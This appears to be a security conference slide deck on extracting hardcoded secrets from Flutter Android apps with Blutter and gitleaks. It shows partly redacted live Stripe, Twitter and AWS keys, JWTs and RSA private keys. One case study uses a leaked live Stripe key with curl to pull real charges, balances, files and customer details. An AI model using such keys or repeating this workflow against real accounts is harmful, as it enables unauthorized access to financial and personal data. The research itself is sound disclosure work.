
Results

Amount of Flutter Applications gathered.



Results

Hardcoded credentials within Flutter applications.



COMMSEC

Types of Sensitive Data

Hack In The Box Security Conference 2024 - Bangkok

Password

- Passwords that are inserted directly into software application's source code are referred to as hardcoded or embedded passwords.

```
22594    //     0x70d4a8: cmp              SP, x16
22595    //     0x70d4ac: b.ls             #0x70d514
22596    // 0x70d4b0: r1 = "pressy"
22597    //     0x70d4b0: add              x1, PP, #0x25, lsl #12  ; [pp+0x25978] "pressy"
22598    //     0x70d4b4: ldr              x1, [x1, #0x978]
22599    // 0x70d4b8: r0 = print()
22600    //     0x70d4b8: bl               #0x3b2e00  ; [dart:core] ::print
```

```
322    // 0x13f9f78: ldur            x16, [fp, #-0x28]
323    // 0x13f9f7c: stp             x0, x16, [SP, #8]
324    // 0x13f9f80: r16 = "dartdart"
325    //     0x13f9f80: add             x16, PP, #0x40, lsl #12  ; [pp+0x40bc8] "dartdart"
326    //     0x13f9f84: ldr             x16, [x16, #0xbc8]
327    // 0x13f9f88: str             x16, [SP]
```

COMMSEC

API Key

- Requests connected to a project can be authenticated using the API key, which is a special identification.
- Some developers may choose to leave it on public shares or hardcode them.

Stripe Secret Key

```
22169    // 0x6ff6fc: r17 = "Authorization"
22170    //     0x6ff6fc: add             x17, PP, #0x25, lsl #12  ; [pp+0x25938] "Authorization"
22171    //     0x6ff700: ldr             x17, [x17, #0x938]
22172    // 0x6ff704: StoreField: r0->field_f = r17
22173    //     0x6ff704: stur            w17, [x0, #0xf]
22174    // 0x6ff708: r17 = "Bearer sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCKRxT8e1S2EIbMV[redacted]
22175    //     0x6ff708: add             x17, PP, #0x25, lsl #12  ; [pp+0x25940] "Bearer sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCKRxT8e
22176    //     0x6ff70c: ldr             x17, [x17, #0x940]
22177    // 0x6ff710: StoreField: r0->field_13 = r17
22178    //     0x6ff710: stur            w17, [x0, #0x13]
```

Twitter API Key and Secret

```
1037    //     0x2dc4f38: bl              #0x31d434c  ; AllocateArrayStub
1038    // 0x2dc4f3c: r17 = "consumerKey"
1039    //     0x2dc4f3c: add             x17, PP, #0x55, lsl #12  ; [pp+0x55f30] "consumerKey"
1040    //     0x2dc4f40: ldr             x17, [x17, #0xf30]
1041    // 0x2dc4f44: StoreField: r0->field_f = r17
1042    //     0x2dc4f44: stur            w17, [x0, #0xf]
1043    // 0x2dc4f48: r17 = "MBNegFqBUC74[redacted]"
1044    //     0x2dc4f48: add             x17, PP, #0x55, lsl #12  ; [pp+0x55f38] "MBNegFqBUC74[redacted]"
1045    //     0x2dc4f4c: ldr             x17, [x17, #0xf38]
1046    // 0x2dc4f50: StoreField: r0->field_13 = r17
1047    //     0x2dc4f50: stur            w17, [x0, #0x13]
1048    // 0x2dc4f54: r17 = "consumerSecret"
1049    //     0x2dc4f54: add             x17, PP, #0x55, lsl #12  ; [pp+0x55f40] "consumerSecret"
1050    //     0x2dc4f58: ldr             x17, [x17, #0xf40]
1051    // 0x2dc4f5c: StoreField: r0->field_17 = r17
1052    //     0x2dc4f5c: stur            w17, [x0, #0x17]
1053    // 0x2dc4f60: r17 = "trLoCar9knzGcfM6EddQO7bs[redacted]"
1054    //     0x2dc4f60: add             x17, PP, #0x55, lsl #12  ; [pp+0x55f48] "trLoCar9knzGcfM6EddQO7bs[redacted]
1055    //     0x2dc4f64: ldr             x17, [x17, #0xf48]
```

COMMSEC

Private Key

- A cryptographic variable called a private key is used to encrypt and decrypt data along with an algorithm.
- Only those who are allowed to decrypt the material or the key generator should have access to private keys.

```
-----BEGIN RSA PRIVATE KEY-----
MIICWgIBAAKBgGFaIOYhPbid2muHYl2CBmNNZVpEtfTAo0UYpNbk5Y50XpUxnE94
YUuTalc1e5dlYf86X4jq7MeJ4Y7Ljs+mdJ+bWgteQmEg/by2zUWuS+20WtJcU2SJ
oEjzJxv70s/Or2A5boLEaedkC0ghi5XDTlImtEU62DKB1xN8ubMzOs3DAgMBAAEC
gYAsCa[redacted]Xh8GoCzu
SXBREk[redacted]lQzInvzS
igOiVV[redacted]+IM7Jj2v
PIxBP6[redacted]nrRoWrGH
9Q27EC[redacted]/zQHvpzM
kQZqBu[redacted]KZVsjCql
1Rm4g7[redacted]AkB5/YYq
j/Vnbr[redacted]eIyRv++a
vyFdLIdG8PVJFk1XAkAKVPRMJJIJQVLlg7HoE3CTykxpc4WbZIXU2GUalczELeG4
Sy5pzvF4JDiBejWDDflKfrwXFmqpEb7z+1oYMNOE
-----END RSA PRIVATE KEY-----
```

```
243   //     0x138ad80: bl              #0x138ae80  ; [dart:io] _SecurityContext::useCertificateChainBytes
244   // 0x138ad84: r1 = Instance_AsciiCodec
245   //     0x138ad84: add             x1, PP, #9, lsl #12  ; [pp+0x9088] Obj!AsciiCodec@22f57f1
246   //     0x138ad88: ldr             x1, [x1, #0x88]
247   // 0x138ad8c: r2 = "-----BEGIN ENCRYPTED PRIVATE KEY-----\nMIIE4zAcBgoqhkiG9w0BDAEBMA4ECBMCjlg8JYZ4AgIIAASCBMFd9cBoZ5xcToc
248   //     0x138ad8c: add             x2, PP, #0x41, lsl #12  ; [pp+0x41670] "-----BEGIN ENCRYPTED PRIVATE KEY-----\nMIIE4zAcB
249   //     0x138ad90: ldr             x2, [x2, #0x670]
250   // 0x138ad94: r0 = encode()
251   //     0x138ad94: bl              #0x21b3c90  ; [dart:convert] AsciiCodec::encode
252   // 0x138ad98: ldur            x16, [fp, #-0x28]
253   // 0x138ad9c: stp             x0, x16, [SP, #8]
```

COMMSEC

Access Token

- Access tokens grant users access to a website, application, or API and are utilized in token-based authentication.
- The token acts as the user's entry ticket, so once their identity has been verified, they won't need to enter their credentials again for the duration of the token.

AWS Access token

```
//     0x1066a9c: b.ls             #0x1066ac0
// 0x1066aa0: r1 = Instance_Utf8Encoder
//     0x1066aa0: ldr              x1, [PP, #0x6a30]  ; [pp+0x6a30] Obj!Utf8Encoder@22f5931
// 0x1066aa4: r2 = "AKIA5JVAT5[redacted]"
//     0x1066aa4: add              x2, PP, #0xb, lsl #12  ; [pp+0xb808] "AKIA5JVAT5[redacted]"
//     0x1066aa8: ldr              x2, [x2, #0x808]
// 0x1066aac: r4 = const [0, 0x2, 0, 0x2, null]
//     0x1066aac: ldr              x4, [PP, #0x130]  ; [pp+0x130] List(5) [0, 0x2, 0, 0x2, Null]
// 0x1066ab0: r0 = convert()
```

JWT

```
// ** addr: 0x115b560, size: 0xc
// 0x115b560: r0 = "eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIxNjYzNDUyNTA4fC18[redacted]
//     0x115b560: add              x0, PP, #0x18, lsl #12  ; [pp+0x18140] "eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiIxNjYzNDUyNTA4fC18Y[redacted]
//     0x115b564: ldr              x0, [x0, #0x140]
// 0x115b568: ret
//     0x115b568: ret
}
```

COMMSEC

API Endpoint

- When an application programming interface (API) is visible to ecosystems outside of its immediate environment, it's known as API exposure.

```
228     //     0x6e035c: bl              #0x8e40a8  ; AllocateArrayStub
229     // 0x6e0360: mov             x2, x0
230     // 0x6e0364: r17 = "https://api-restricted.[redacted]/oauth/authorize\?client_id=food_m
231     //     0x6e0364: add             x17, PP, #0x33, lsl #12  ; [pp+0x33138] "https://api-restricted.[redacted]
232     //     0x6e0368: ldr             x17, [x17, #0x138]
233     // 0x6e036c: StoreField: r2->field_f = r17
234     //     0x6e036c: stur            w17, [x2, #0xf]
```

```
251     //     0x6e03a8: b.eq            #0x6e03b0
252     //     0x6e03ac: bl              #0x8e287c
253     // 0x6e03b0: r17 = ".FEURLhttps://food-matrix.[redacted]"
254     //     0x6e03b0: add             x17, PP, #0x33, lsl #12  ; [pp+0x33140] ".FEURLhttps://food-matrix.[redacted]
255     //     0x6e03b4: ldr             x17, [x17, #0x140]
256     // 0x6e03b8: StoreField: r2->field_17 = r17
257     //     0x6e03b8: stur            w17, [x2, #0x17]
258     // 0x6e03bc: SaveReg r2
```

```
1632    // 0xe808e0: cmp             w0, w16
1633    // 0xe808e4: b.ne            #0xe808f4
1634    // 0xe808e8: r0 = "https://ssoweb[redacted]/SSO/ClientToken"
1635    //     0xe808e8: add             x0, PP, #0x44, lsl #12  ; [pp+0x441e8] "https://ssoweb[redacted]/SSO/
1636    //     0xe808ec: ldr             x0, [x0, #0x1e8]
1637    // 0xe808f0: b               #0xe808fc
1638    // 0xe808f4: r0 = "https://ssoweb[redacted]/SSO/ClientToken"
1639    //     0xe808f4: add             x0, PP, #0x44, lsl #12  ; [pp+0x441f0] "https://ssoweb[redacted]/SSO/Cli
1640    //     0xe808f8: ldr             x0, [x0, #0x1f0]
1641    // 0xe808fc: ldur            x4, [fp, #-0x88]
```

COMMSEC

COMMSEC

Case Examples

Hack In The Box Security Conference 2024 - Bangkok

Application # 1

- This application is used to manage various aspects of a user's gaming account, such as viewing friends' activities, checking trophies and sending messages.
- Reverse engineer the application with B(l)utter.

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ python blutter.py '/home/kali/Desktop/Application_1/lib/arm64-v8a' '/home/kali/Desktop/Blutter_A
pplication_1'
Dart version: 3.4.3, Snapshot: d20a1be77c3d3c41b2a5accaee1ce549, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode no-lazy_dispatchers dedup_instructions no
-tsan no-asserts arm64 android compressed-pointers null-safety
Cloning into '/home/kali/Desktop/blutter/dartsdk/v3.4.3' ...
remote: Enumerating objects: 2435, done.
remote: Counting objects: 100% (2435/2435), done.
remote: Compressing objects: 100% (1961/1961), done.
remote: Total 2435 (delta 51), reused 1432 (delta 44), pack-reused 0
Receiving objects: 100% (2435/2435), 1.36 MiB | 14.67 MiB/s, done.
Resolving deltas: 100% (51/51), done.
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 24 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (24/24), 143.03 KiB | 1.39 MiB/s, done.
Updating files: 100% (24/24), done.
remote: Enumerating objects: 2850, done.
remote: Counting objects: 100% (2850/2850), done.
remote: Compressing objects: 100% (2380/2380), done.
remote: Total 2850 (delta 536), reused 1190 (delta 429), pack-reused 0
Receiving objects: 100% (2850/2850), 8.50 MiB | 6.50 MiB/s, done.
Resolving deltas: 100% (536/536), done.
Updating files: 100% (3216/3216), done.
```

Name	Size	Type	Date Modified
ida_script	4.0 KiB	Folder	06/21/24
asm	4.0 KiB	Folder	06/21/24
pp.txt	2.0 MiB	Plain text document	06/21/24
objs.txt	849.3 KiB	Plain text document	06/21/24
blutter_frida.js	399.3 KiB	JavaScript program	06/21/24

"**python3** blutter.py path/to/app/lib/arm64-v8a out_dir"

Application # 1

- Gitleaks was used to scan pp.txt file for hardcoded credentials.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gitleaks detect -s '/home/kali/Desktop/Blutter_Application_1/pp.txt' --no-git --verbose -r gitl
eaks_Application_1.json


    ○
    │╲
    │ ○
    ○ ▒
    ▒    gitleaks

Finding:     ...pp+0×6d00] String: "pk_live_51O4oeNIsOTAhaYT9Pdnqrc1ojvb[redacted]...
Secret:      pk_live_51O4oeNIsOTAhaYT9Pdnqrc1ojvb[redacted]
RuleID:      stripe-access-token
Entropy:     4.871928
File:        /home/kali/Desktop/Blutter_Application_1/pp.txt
Line:        5280
Fingerprint: /home/kali/Desktop/Blutter_Application_1/pp.txt:stripe-access-token:5280

Finding:     ...40] String: "Bearer sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCK[redacted]...
Secret:      sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRC[redacted]
RuleID:      stripe-access-token
Entropy:     4.903056
File:        /home/kali/Desktop/Blutter_Application_1/pp.txt
Line:        31618
Fingerprint: /home/kali/Desktop/Blutter_Application_1/pp.txt:stripe-access-token:31618

11:57AM INF scan completed in 3.54s
11:57AM WRN leaks found: 2
```

> **gitleaks** detect –s path/to/source –no-git –verbose –r filename.json

Application # 1

- Stripe offers comprehensive suites of APIs for managing a wide range of payment-related tasks.
- API keys carry many privileges and must be kept secure.
- Secret API keys should not be shared in publicly accessible areas (e.g., GitHub, client-side code).

AUTHENTICATED REQUEST

cURL

```
curl https://api.stripe.com/v1/charges \
  -u sk_test_0QcpU1z...9500o3nNRTS0:
# The colon prevents curl from asking for a password.
```

Application # 1

- Curl command was used to query charges from the Stripe account.

```
C:\Users\Datafarm>curl https://api.stripe.com/v1/charges -u sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCKRxT8e1S2
EIbMVtE79qfM6sJlwIsLLxLf[redacted]:
{
  "object": "list",
  "data": [
    {
      "id": "ch_3Ppp6DIsOT[redacted]",
      "object": "charge",
      "amount": 500,
      "amount_captured": 500,
      "amount_refunded": 0,
      "application": null,
      "application_fee": null,
      "application_fee_amount": null,
      "balance_transaction": "txn_3Ppp6DIsOTA[redacted]",
      "billing_details": {
        "address": {
          "city": "Clifton Beach ",
          "country": "AU",
          "line1": "55-57 Clif[redacted]",
          "line2": null,
          "postal_code": "4879",
          "state": "QLD"
        },
        "email": null,
        "name": "Blake [redacted]auley ",
        "phone": null
```

```
"payment_method_details": {
  "card": {
    "amount_authorized": 500,
    "authorization_code": "101550",
    "brand": "mastercard",
    "checks": {
      "address_line1_check": "unavailable",
      "address_postal_code_check": "unavailable",
      "cvc_check": null
    },
    "country": "AU",
    "exp_month": 8,
    "exp_year": 2027,
    "extended_authorization": {
      "status": "disabled"
    },
    "fingerprint": "rAsnnan[redacted]",
    "funding": "debit",
    "incremental_authorization": {
      "status": "unavailable"
    },
    "installments": null,
    "last4": "9724",
    "mandate": null,
    "multicapture": {
      "status": "unavailable"
    },
    "network": "mastercard",
```

> **curl** https://api.stripe.com/v1/charges -u sk_live_<Secret-Key>:

Application # 1

- Current balance was retrieved from the Stripe account.

```
C:\Users\Datafarm>curl https://api.stripe.com/v1/balance -u sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCKRxT8e1S2EIbM
VtE79qfM6sJlwIsLLxLf[redacted]:
{
  "object": "balance",
  "available": [
    {
      "amount": 0,
      "currency": "usd",
      "source_types": {
        "card": 0
      }
    }
  ],
  "livemode": true,
  "pending": [
    {
      "amount": 3112,
      "currency": "usd",
      "source_types": {
        "card": 3112
      }
    }
```

“ **curl** https://api.stripe.com/v1/balance -u sk_live_<Secret-Key>: ”

Application # 1

- Retrieved files that was uploaded by the admin of the Stripe account.

```
C:\Users\Datafarm>curl https://api.stripe.com/v1/files -u sk_live_51O4oeNIsOTAhaYT9nzIuWdmcRCKRxT8e1S2EI
bMVtE79qfM6sJlwIsLLxLf[redacted]:
{
  "object": "list",
  "data": [
    {
      "id": "file_1OcrmVIsOT[redacted]",
      "object": "file",
      "created": 1706284647,
      "expires_at": null,
      "filename": "[redacted]",
      "links": {
        "object": "list",
        "data": [
          {
            "id": "link_1OcrmWIsOT[redacted]",
            "object": "file_link",
            "created": 1706284648,
            "expired": false,
            "expires_at": null,
            "file": "file_1OcrmVIsOT[redacted]",
            "livemode": true,
            "metadata": {},
            "url": "https://files.stripe.com/links/MDB8YWNjdF8xTzRvZU5Jc09UQWhhWVQ5fGZsX2xpdmVfY1A4clhLc
Fk4O[redacted]"
          }
        ],
```

> **curl** https://api.stripe.com/v1/files -u sk_live_<Secret-Key>:

Application # 2

- This app is designed specifically for football players and coaches to enhance their experience and performance.
- Reverse engineer the application with B(l)utter.

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ python blutter.py '/home/kali/Desktop/Application_2/lib/arm64-v8a' '/home/kali/Desktop/Blutter_A
pplication_2'
Dart version: 3.3.0, Snapshot: ee1eb666c76a5cb7746faf39d0b97547, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode no-lazy_dispatchers dedup_instructions no
-tsan no-asserts arm64 android compressed-pointers null-safety
Cloning into '/home/kali/Desktop/blutter/dartsdk/v3.3.0' ...
remote: Enumerating objects: 2385, done.
remote: Counting objects: 100% (2385/2385), done.
remote: Compressing objects: 100% (1935/1935), done.
remote: Total 2385 (delta 49), reused 1426 (delta 40), pack-reused 0
Receiving objects: 100% (2385/2385), 1.35 MiB | 4.58 MiB/s, done.
Resolving deltas: 100% (49/49), done.
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 23 (delta 0), reused 6 (delta 0), pack-reused 0
Receiving objects: 100% (23/23), 137.08 KiB | 1.46 MiB/s, done.
Updating files: 100% (23/23), done.
remote: Enumerating objects: 2867, done.
remote: Counting objects: 100% (2867/2867), done.
remote: Compressing objects: 100% (2394/2394), done.
remote: Total 2867 (delta 548), reused 1220 (delta 432), pack-reused 0
Receiving objects: 100% (2867/2867), 8.48 MiB | 7.80 MiB/s, done.
Resolving deltas: 100% (548/548), done.
Updating files: 100% (3233/3233), done.
-- Configuring done (2.0s)
-- Generating done (0.1s)
```

Name	Size	Type	Date Modified
ida_script	4.0 KiB	Folder	06/21/24
asm	4.0 KiB	Folder	06/21/24
pp.txt	2.0 MiB	Plain text document	06/21/24
objs.txt	849.3 KiB	Plain text document	06/21/24
blutter_frida.js	399.3 KiB	JavaScript program	06/21/24

Application # 2

- Gitleaks was used to scan pp.txt file for hardcoded credentials and found a private key header.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gitleaks detect -s '/home/kali/Desktop/Blutter_Application_2/pp.txt' --no-git --verbose -r gitle
aks_Application_2.json

    ○
    │╲
    │ ○
    ○ ▒
    ▒    gitleaks

Finding:     ...p+0×195f0] String: "[redacted]"
Secret:      [redacted]
RuleID:      gcp-api-key
Entropy:     4.855790
File:        /home/kali/Desktop/Blutter_Application_2/pp.txt
Line:        20081
Fingerprint: /home/kali/Desktop/Blutter_Application_2/pp.txt:gcp-api-key:20081

Finding:     ...p+0×1d060] String: "-----BEGIN RSA PRIVATE KEY-----"
[pp+0×1d068] String: "-----BEGIN PRIVATE KEY-----"
Secret:      -----BEGIN RSA PRIVATE KEY-----"
[pp+0×1d068] String: "-----BEGIN PRIVATE KEY-----
RuleID:      private-key
Entropy:     4.396867
File:        /home/kali/Desktop/Blutter_Application_2/pp.txt
Line:        22900
Fingerprint: /home/kali/Desktop/Blutter_Application_2/pp.txt:private-key:22900

6:53AM INF scan completed in 3.16s
6:53AM WRN leaks found: 2
```

Application # 2

- ripgrep is a command line tool that searches files for patterns that was given.
- Search for assembly files that contains **“private”**

“ rg ‘<pattern>’ ”

```
┌──(kali㉿kali)-[~/Desktop/Blutter_Application_2/asm]
└─$ rg "private"
flutter_webview_plugin/src/base.dart
1242:     // 0x83fcf0: r0 = FlutterWebviewPlugin.private()
1243:     //     0x83fcf0: bl              #0x83fd18  ; [package:flutter_webview_plugin/src/base.dar
t] FlutterWebviewPlugin::FlutterWebviewPlugin.private
1258:   _ FlutterWebviewPlugin.private(/* No info */) {

pointycastle/asymmetric/pkcs1.dart
343:     // 0x59e390: r17 = "Unsupported block type for private key: "
344:     //     0x59e390: add             x17, PP, #0x11, lsl #12  ; [pp+0x11d20] "Unsupported block
 type for private key: "

encrypt/encrypt.dart
1469:  get _ _privateKeyParams(/* No info */) {
1661:     // 0x67bfc8: r0 = _privateKeyParams()
1662:     //     0x67bfc8: bl              #0x67c020  ; [package:encrypt/encrypt.dart] AbstractRSA::
_privateKeyParams

[redacted]/services/encrypt_service.dart
170:     // 0x6dea6c: r16 = "keys/private.pem"
171:     //     0x6dea6c: add             x16, PP, #0x1d, lsl #12  ; [pp+0x1d018] "keys/private.pem"
```

Application # 2

- From analyzing the assembly, **“keys/private.pem”** is a file being called from the application’s asset.

```
encrypt_service.dart ×
[redacted] > services > encrypt_service.dart
  8  class EncryptService extends Object {
127      _ initiation(/* No info */) async {
143      //     0x6dea1c: b.ls            #0x6deae0
144      // 0x6dea20: InitAsync() -> Future
145      //     0x6dea20: mov             x0, NULL
146      //     0x6dea24: bl              #0x3d0200
147      // 0x6dea28: r16 = <RSAPublicKey>
148      //     0x6dea28: add             x16, PP, #0x16, lsl #12  ; [pp+0x16430] TypeArguments: <RSAPublicKey>
149      //     0x6dea2c: ldr             x16, [x16, #0x430]
150      // 0x6dea30: ldur            lr, [fp, #-0x10]
151      // 0x6dea34: stp             lr, x16, [SP, #8]
152      // 0x6dea38: r16 = "keys/public.pem"
153      //     0x6dea38: add             x16, PP, #0x1d, lsl #12  ; [pp+0x1d010] "keys/public.pem"
154      //     0x6dea3c: ldr             x16, [x16, #0x10]
155      // 0x6dea40: str             x16, [SP]
156      // 0x6dea44: r4 = const [0x1, 0x2, 0x2, 0x2, null]
157      //     0x6dea44: ldr             x4, [PP, #0x58]  ; [pp+0x58] List(5) [0x1, 0x2, 0x2, 0x2, Null]
158      // 0x6dea48: r0 = parseKeyFromFile()
159      //     0x6dea48: bl              #0x6debd4  ; [package:[redacted]services/encrypt_service.dart] EncryptService::parseKeyFro
160      // 0x6dea4c: mov             x1, x0
161      // 0x6dea50: stur            x1, [fp, #-0x18]
162      // 0x6dea54: r0 = Await()
```

Application # 2

- A private key was found within the application's flutter asset file.

```
┌──(kali㉿kali)-[~/Desktop/Application_2]
└─$ unzip Application_2.apk
Archive:  Application_2.apk
  inflating: AndroidManifest.xml
  inflating: DebugProbesKt.bin
 extracting: META-INF/androidx.activity_activity.version
 extracting: META-INF/androidx.annotation_annotation-experimental.version
 extracting: META-INF/androidx.appcompat_appcompat-resources.version
 extracting: META-INF/androidx.appcompat_appcompat.version
 extracting: META-INF/androidx.arch.core_core-runtime.version
 extracting: META-INF/androidx.browser_browser.version
 extracting: META-INF/androidx.core_core-ktx.version
 extracting: META-INF/androidx.core_core.version
 extracting: META-INF/androidx.cursoradapter_cursoradapter.version
 extracting: META-INF/androidx.customview_customview.version
 extracting: META-INF/androidx.datastore_datastore-preferences.version
 extracting: META-INF/androidx.datastore_datastore.version
 extracting: META-INF/androidx.documentfile_documentfile.version
 extracting: META-INF/androidx.drawerlayout_drawerlayout.version
 extracting: META-INF/androidx.emoji2_emoji2-views-helper.version
 extracting: META-INF/androidx.emoji2_emoji2.version
 extracting: META-INF/androidx.exifinterface_exifinterface.version
```

```
┌──(kali㉿kali)-[~/…/Application_2/assets/flutter_assets/keys]
└─$ cat private.pem
-----BEGIN RSA PRIVATE KEY-----
MIICWgIBAAKBgGEaTOYhPhid2muHYl2CBmNNZVnEtfTAo0UYnNbk5Y50XnUxnE94
YUu[redacted]JcU2SJ
oEj[redacted]MBAAEC
gYA[redacted]3GoCzu
SXB[redacted]zInvzS
igO[redacted]M7Jj2v
PIx[redacted]RoWrGH
9Q2[redacted]QHvpzM
kQZ[redacted]VsjCql
1Rm[redacted]35/YYq
j/V[redacted]vRv++a
vyFdLIdG8PVJFk1XAkAKVPRMJJIJQVLlg7HoE3CTykxpc4WbZIXU2GUalczELeG4
Sy5pzvF4JDiBejWDDflKfrwXFmqpEb7z+1oYMNOE
-----END RSA PRIVATE KEY-----
```

Application # 3

- This app is a mindful eating tracker created to assist users in developing a healthy relationship with food.
- Reverse engineer the application with B(l)utter.

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ python blutter.py '/home/kali/Desktop/Application_3/lib/arm64-v8a' '/home/kali/Desktop/Blutter_
Application_3'
Dart version: 3.1.2, Snapshot: 7dbbeeb8ef7b91338640dca3927636de, Target: android arm64
flags: product no-code_comments no-dwarf_stack_traces_mode no-lazy_dispatchers dedup_instructions n
o-asserts arm64 android compressed-pointers null-safety
Cloning into '/home/kali/Desktop/blutter/dartsdk/v3.1.2' ...
remote: Enumerating objects: 2487, done.
remote: Counting objects: 100% (2487/2487), done.
remote: Compressing objects: 100% (2038/2038), done.
remote: Total 2487 (delta 77), reused 1438 (delta 51), pack-reused 0
Receiving objects: 100% (2487/2487), 1.49 MiB | 2.94 MiB/s, done.
Resolving deltas: 100% (77/77), done.
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 24 (delta 0), reused 8 (delta 0), pack-reused 0
Receiving objects: 100% (24/24), 130.41 KiB | 1.24 MiB/s, done.
Updating files: 100% (24/24), done.
remote: Enumerating objects: 3590, done.
remote: Counting objects: 100% (3590/3590), done.
remote: Compressing objects: 100% (2579/2579), done.
remote: Total 3590 (delta 1176), reused 1925 (delta 967), pack-reused 0
Receiving objects: 100% (3590/3590), 8.21 MiB | 7.08 MiB/s, done.
Resolving deltas: 100% (1176/1176), done.
Updating files: 100% (4070/4070), done.
-- Configuring done (1.9s)
-- Generating done (0.0s)
```

Name	Size	Type	Date Modified
ida_script	4.0 KiB	Folder	06/21/24
asm	4.0 KiB	Folder	06/21/24
pp.txt	2.0 MiB	Plain text document	06/21/24
objs.txt	849.3 KiB	Plain text document	06/21/24
blutter_frida.js	399.3 KiB	JavaScript program	06/21/24

Application # 3

- Gitleaks was used to scan for hardcoded credentials and found JWT.

```
┌──(kali㉿kali)-[~/Desktop/blutter]
└─$ gitleaks detect -s '/home/kali/Desktop/Blutter_Application_3/pp.txt' --no-git --verbose -r gitl
eaks_Application_3.json


    ○
    │╲
    │ ○
    ○ ▒
    ▒    gitleaks

Finding:     ...pp+0×93c0] String: "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoi[redacted]
[redacted]...
Secret:      eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoi[redacted]
[redacted]...
RuleID:      jwt
